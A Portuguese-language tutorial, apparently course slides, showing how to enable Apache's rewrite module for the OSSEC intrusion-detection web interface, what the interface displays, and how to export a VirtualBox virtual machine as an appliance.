
```
# a2enmod rewrite
```

```
root@srv2018:/var/www/html/ossec-wui# a2enmod rewrite
Enabling module rewrite.
To activate the new configuration, you need to run:
  systemctl restart apache2
root@srv2018:/var/www/html/ossec-wui#
```

```
# systemctl restart apache2
```

```
root@srv2018:/var/www/html/ossec-wui# systemctl restart apache2
root@srv2018:/var/www/html/ossec-wui#
```

- Utilizando uma outra maquina na mesma rede , abra seu navegador da Web e vá para [http:// IP\\_do\\_SERVER /ossec-wui/](http://IP_do_SERVER/ossec-wui/)



The screenshot shows the OSSEC WebUI interface. At the top, the browser address bar displays '192.168.1.8/ossec-wui/index.php'. The page header features the OSSEC WebUI logo and 'Version 0.8'. Below the logo is a navigation menu with tabs for 'Main', 'Search', 'Integrity checking', 'Stats', and 'About'. The main content area is divided into three sections: 'Available agents', 'Latest modified files', and 'Latest events'. The 'Available agents' section shows '+ossec-server (127.0.0.1)'. The 'Latest modified files' section displays 'No integrity checking information available. Nothing reported as changed.' The 'Latest events' section lists three events, each with a level, rule ID, location, and timestamp.

December 07th, 2018 09:51:43 PM

## Available agents:

+ossec-server (127.0.0.1)

## Latest modified files:


No integrity checking information available.  
Nothing reported as changed.

## Latest events

<b>Level:</b> 7 - <b>Partition usage reached 100% (disk space monitor).</b>	2018 Dec 07 20:37:44
<b>Rule Id:</b> 531	
<b>Location:</b> srv2018->df -P	
ossec: output: 'df -P': /dev/loop0 90368 90368 0 100% /snap/core/5897	
<b>Level:</b> 3 - <b>System Audit event.</b>	2018 Dec 07 18:46:19
<b>Rule Id:</b> 516	
<b>Location:</b> srv2018->rootcheck	
System Audit: CIS - Debian Linux - 4.13 - Disable standard boot services - Web server Enabled {CIS: 4.13 Debian Linux} {PCI_DSS: 2.2.2}. File: /etc/init.d/apache2. Reference: <a href="https://benchmarks.cisecurity.org/tools2/linux/CIS_Debian_Benchmark_v1.0.pdf">https://benchmarks.cisecurity.org/tools2/linux/CIS_Debian_Benchmark_v1.0.pdf</a> .	
<b>Level:</b> 3 - <b>System Audit event.</b>	2018 Dec 07 18:46:19
<b>Rule Id:</b> 516	
<b>Location:</b> srv2018->rootcheck	
System Audit: CIS - Debian Linux - 2.6 - Sources list sanity - Security updates not enabled {CIS: 2.6 Debian Linux} {PCI_DSS: 6.2}. File: /etc/apt/sources.list. Reference: <a href="https://benchmarks.cisecurity.org/tools2/linux/CIS_Debian_Benchmark_v1.0.pdf">https://benchmarks.cisecurity.org/tools2/linux/CIS_Debian_Benchmark_v1.0.pdf</a> .	
<b>Level:</b> 3 - <b>System Audit event.</b>	2018 Dec 07 18:46:19
<b>Rule Id:</b> 516	

# Exportar uma Appliance (máquina) no VirtualBox.

Inicie o seu VirtualBox e escolha a máquina virtual que irá exportar  
Clique em – Arquivo – Exportar Appliance






- Escolha a máquina que deseja exportar e clique em Próximo.



- Defina o local onde será exportado a VM, em seguida clique em próximo.











- Nesta tela temos as configurações de exportação de nossa Appliance. Clique em Exportar.

Exportar Appliance Virtual

### Configurações do Appliance


Esta é a informação descritiva que será acrescentada ao appliance virtual. Você pode alterá-la dando um duplo clique em cada campo.

Sistema Virtual 1

	Nome	ubuntu18
	Produto	
	URL do Produto	
	Fabricante	
	URL do Fabricante	
	Versão	
	Descrição	
		

Restaurar Valores Padrão   Exportar   Cancelar

- Temos na próxima imagem o andamento da exportação de nossa Appliance.



Após a conclusão de exportar a VM, a mesma estará no diretório escolhido e disponível. Copie para uma unidade de armazenamento externa, como: Pendrive ou HD externo.

## Ambiente de teste:

- kali linux
- Ubuntu server
- Windows xp



**Obrigado**

Dúvidas?

cleberbart@gmail.com



**Estácio**